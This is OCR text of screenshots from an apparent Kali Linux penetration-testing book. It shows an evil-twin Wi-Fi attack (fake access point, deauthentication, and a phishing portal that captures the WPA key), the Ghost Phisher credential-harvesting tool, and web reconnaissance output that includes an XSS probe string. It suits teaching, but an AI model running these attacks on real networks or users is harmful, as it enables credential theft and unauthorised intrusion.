
```
19] Indonesian   [ID]   (NEUTRA)
20] Dutch        [NL]   (NEUTRA)
21] Danish       [DAN]  (NEUTRA)
22] Hebrew       [HE]   (NEUTRA)
23] Thai         [TH]   (NEUTRA)
24] Portuguese   [BR]   (NEUTRA)
25] Slovenian    [SVN]  (NEUTRA)
26] Belkin       [ENG]
27] Netgear      [ENG]
28] Huawei       [ENG]
29] Verizon      [ENG]
30] Netgear      [ESP]
31] Arris        [ESP]
32] Vodafone     [ESP]
33] TP-Link      [ENG]
34] Ziggo        [NL]
35] KPN          [NL]
36] Ziggo2016    [NL]
37] FRITZBOX_DE  [DE]
38] FRITZBOX_ENG[ENG]
```


```
AP
Configuration file: /tmp/TMPflux/hostapd.conf
Using interface wlan1 with hwaddr b4:ef:fa:94:29:c5 and ssid "Cyber Lab"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```



root@kali: ~/Wi
DHCP
Internet Systems Consortium DHCP Server 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPflux/dhcpd.conf
Database file: /tmp/TMPflux/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan1/b4:ef:fa:94:29:c5/192.168.1.0/24
Sending on LPF/wlan1/b4:ef:fa:94:29:c5/192.168.1.0/24
Sending on Socket/fallback/fallback-net
Server starting service.
FAKEDNS
fakeDwebconfNS:: dom.query. 60 IN A 192.168.1.1
Wifi Information
ACCESS POINT:
SSID.....: Cyber Lab
MAC.....: B4:EF:FA:94:21:C5
Channel.....: 6
Vendor.....:
Operation time..: 00:00:09
Attempts.....: 0
Clients.....: 0
CLIENTS ONLINE:
Deauth all [mdk3] Cyber Lab
Periodically re-reading blacklist/whitelist every 3 seconds


ACCESS POINT:
SSID.....: Cyber Lab
MAC.....: B4:EF:FA:94:21:C5
Channel.....: 6
Vendor.....:
Operation time..: 00:00:32
Attempts.....: 0
Clients.....: 3
CLIENTS ONLINE:
1) 192.168.1.101 e8:2a:ea:c1:f6:e2 (Intel Corporate)



Additional log on information may be required.
Click to open your browser



http://bbc.co.uk/
Login Page
ESSID:
BSSID:
Channel: 11
For security reasons, enter the WPA key to access the Internet.
Enter your WPA password:
Submit


Wifi Information
[00:00:00] 1/0 keys tested (75.48 k/s)
Time left:
KEY FOUND! [password1]
Master Key : 8D E1 2E 92 6B CE 30 35 A1 34 BC 3E B3 01 70 EA
DF 36 8B 48 F6 99 51 D5 94 C7 50 81 61 04 05 20
Transient Key : A5 77 5F B3 48 0D 14 29 B5 8C 9E 78 F5 69 2D 74
D4 5F 29 5E B2 24 0E 32 5E DD B4 73 7E 86 B4 BA
E4 71 BA D5 48 BD AF AC F2 9F E0 0C CE AE 16 62
B7 CC C6 82 89 3A FC 7B 28 EF D5 B4 E8 AC 10 72
EAPOL HMAC : DF 30 44 EE 9D CF 38 80 E2 36 AF FB 0C 09 27 E2
The password was saved in /root/Cyber Lab-password.txt


Ghost Phisher
V1.64
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
DNS Interface Settings
Loopback Address
127.0.0.1
Current Interface: Loopback Address
Service running on: 127.0.0.1
UDP DNS Port: 53
Runtime: Sat Mar 18 11:51:27 2017
Query Responce Settings
Resolve all queries to the following address (The currently selected IP address is recommended)
192.168.0.124
Respond with Fake address only to the following website domains
Address:
Website:
Add
Status
Starting Fake DNS Server....
Started DNS Service at Sat Mar 18 11:51:27 2017
Connections:
Start
Stop

Chapter 7: Exploiting Web-Based Applications







```
root@kali:~# nmap -p 80 --script http-waf-detect.nse www[redacted]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-23 11:10 EST
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for [redacted] ([redacted].70.[redacted])
Host is up (0.28s latency).
Other addresses for www.[redacted] (not scanned): 2404:[redacted]1003::aca:15a

PORT   STATE SERVICE
80/tcp open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_www.[redacted]:80/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 45.61 seconds
```

```
root@kali:~# wafw00f www.[redacted]

                                ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.[redacted]
The site http://www.[redacted] is behind a F5 BIG-IP APM
Number of requests: 7
```


```
root@kali:~# lbd www.[redacted].com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.[redacted].com has address 10[redacted].[redacted].1[redacted].25
www.[redacted].com has address 10[redacted].[redacted].1[redacted].25

Checking for HTTP-Loadbalancing [Server]:
 cloudflare
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 19:53:50, 19:53:51, 19:53:51, 19:53:51, 19:53:51, 19:53:51, 19:53:51, 19:53:51, 19
:53:51, 19:53:51, 19:53:52, 19:53:52, 19:53:52, 19:53:52, 19:53:52, 19:53:52, 19:53:52, 19:53:52, 19:53:53, 19:53:53, 19:5
3:53, 19:53:53, 19:53:53, 19:53:53, 19:53:53, 19:53:53, 19:53:54, 19:53:54, 19:53:54, 19:53:54, 19:53:54, 19:53:54, 19:53:
54, 19:53:54, 19:53:55, 19:53:55, 19:53:55, 19:53:55, 19:53:55, 19:53:55, 19:53:55, 19:53:55, 19:53:55, 19:53:56, 19:53:56
, 19:53:56, 19:53:56, 19:53:56, 19:53:56, 19:53:56, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 48dd6093b3f86a91-LHR
> CF-RAY: 48dd609463ee360e-LHR

www.[redacted].com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```

```
root@kali:~# nc -vv 192.168.0.101 80
192.168.0.101: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.101] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Sat, 15 Dec 2018 23:27:01 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.39
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Sat, 15 Dec 2018 23:27:01 GMT
```


```
root@kali: ~
root@kali:~# BlindElephant.py [redacted].com joomla
Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/joomla.pkl with 79 versions, 4363 differentiating paths, and 308
 version groups.
Starting BlindElephant fingerprint for version of joomla at http://questinvest.com

Hit http://[redacted].com/language/en-GB/en-GB.ini
Possible versions based on result: 1.5.16, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.22, 1.5.23, 1.5.24, 1.5.25, 1.5.26

Hit http://[redacted].com/language/en-GB/en-GB.com_content.ini
Possible versions based on result: 1.5.16, 1.5.17, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.22, 1.5.23, 1.5.24, 1.5.25, 1.5.26

Hit http://[redacted].com/language/en-GB/en-GB.com_contact.ini
Possible versions based on result: 1.5.16, 1.5.17, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.22, 1.5.23, 1.5.24, 1.5.25, 1.5.26

Hit http://[redacted].com/language/en-GB/en-GB.com_users.ini
File produced no match. Error: Failed to reach a server: Internal Server Error

Hit http://[redacted].com/media/system/js/validate.js
Possible versions based on result: 1.5.16, 1.5.17, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.22, 1.5.23, 1.5.24, 1.5.25, 1.5.26
```






```
root@kali:~# httrack http://192.168.0.24/vijay -O /root/chap7/
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 25 Dec 2018 08:10:27 by HTTrack Website Copier/3.49-2 [XR&CO'2014]
mirroring http://192.168.0.24/vijay with the wizard help..
Done.: 192.168.0.24/manual (282 bytes) - 404
Thanks for using HTTrack!
```

